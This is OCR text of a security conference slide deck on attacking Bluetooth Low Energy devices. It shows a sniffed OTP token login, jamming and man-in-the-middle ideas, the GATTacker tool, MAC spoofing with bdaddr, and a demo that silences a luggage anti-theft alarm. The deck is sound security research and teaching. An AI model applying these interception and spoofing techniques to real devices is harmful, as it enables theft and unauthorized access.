
Advertisement in Wireshark



Serial broadcasted in advertisement


- GET /DPBTTokenSDKServerDemo/loginService?online=true&serialNumber=**3600204175**&otp=**560646**




Capturing from \\.\pipe\wireshark_nordic_ble [Wireshark 1.12.13 (v1.12.13-0-g969649d from master-1.12)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: btle
Expression... Clear Apply Save
No. Time Source Destination Protocol Length Info
183 588.8121920 Master Slave LE LL 26 Empty PDU
184 588.8179270 Slave Master LE LL 26 Empty PDU
185 588.8627550 Master Slave LE LL 26 Empty PDU
186 588.8690500 Slave Master ATT 45 Rcvd Handle Value Indication, Handl
187 588.9102870 Master Slave ATT 31 Rcvd Handle Value Confirmation
188 588.9161100 Slave Master LE LL 26 Empty PDU
189 588.9587150 Master Slave LE LL 26 Empty PDU
190 588.9632710 Slave Master LE LL 26 Empty PDU
191 589.0067920 Master Slave LE LL 26 Empty PDU
Frame 186: 45 bytes on wire (360 bits), 45 bytes captured (360 bits) on interface 0
Nordic BLE sniffer meta
Bluetooth Low Energy Link Layer
Bluetooth L2CAP Protocol
Bluetooth Attribute Protocol
0000 07 06 26 01 6a 03 06 0a 01 19 4e 42 00 97 00 00 ..&.j... ..NB....
0010 00 95 94 9a af 06 13 0f 00 04 00 1d 18 00 00 02 ....
0020 01 00 06 35 36 30 36 34 36 00 11 9d 3c ...56064 6...<
\\.\pipe\wireshark_nordic_ble: <live capture i...
Packets: 203 · Displayed: 203 (100,0%)
Profile: Default

Read OTP value indication


GET /DPBTTokenSDKServerDemo/loginService?online=true&serialNumber=**3600204175**&otp=**560646**




BACK TO CAR HACKING...

Sniffing?

- We can sniff the link communication, but it is encrypted on GATT layer.



Maybe jamming?



"It's like they designed the protocol itself to stop us from doing this exact thing"
Richo Healey, Mike Ryan – Hacking Electric Skateboard, Defcon 23


Jamming

- Jam just the selected advertising channels
- May be useful for an attacker to break ongoing connection – to perform other attacks (e.g. MITM).
- However most devices do not keep constant connections.

How about active interception?

- Man in the Middle:
- We will force the mobile app to connect to us, and forward the requests to the car!


How do we MITM RF?



Isolate the signal?

Physics...

Bending of a wave around the edges of an opening or an obstacle



https://en.wikipedia.org/wiki/Diffraction

https://en.wikipedia.org/wiki/Huygens%E2%80%93Fresnel_principle

Stronger signal?

Class 1 adapter? +8dBm, 100m range

"little difference in range whether the other end of the link is a Class 1 or Class 2 device as the lower powered device tends to set the range limit"

https://en.wikipedia.org/wiki/Bluetooth

More signals?

And how to handle them in a single system?

Typical connection flow

Start scanning for advertisements

Advertise

Specific advertisement received, stop scanning

Connect the advertising device (MAC)

Further communication

Attack?

Start scanning for advertisements

Specific advertisement received, stop scanning

Connect the advertising device (MAC)

Further communication


Advertise more frequently

MITM?

Keep connection to original device. It does not advertise while connected ;)

Introducing GATTacker

- Open source
- Simple hw
- Node.js
- Websockets
- Modular design
- Json
- .io website




GATTacker®

OUTSMART THE THINGS

- And a cool logo!

GATTacker - architecture




ANTI-THEFT PROTECTION


Anti-theft protection

- Mobile application „pairs” with device, and listens to its advertisements.
- In case the luggage is stolen (no signal from device), mobile app raises alarm.

ws-slave, scan



1. Scan device to JSON




2. Advertise

MAC address spoofing

- Some mobile applications rely only on advertisement packets, and don't care for MAC address.
- But most of them (including this one) do.
- It is easy to change Bluetooth adapter MAC using bdaddr tool (part of Bluez)

DEMO TIME

Fingers crossed...



https://www.flickr.com/photos/morbius19/9411298364/

Mobile app connects to us, the alarm stops

https://www.youtube.com/watch?v=AlViGDwsVCo


SMART LOCK #1

PRIVACY when you ***WANT*** it,
SECURITY when you ***NEED*** it.

https://www.thequicklock.com

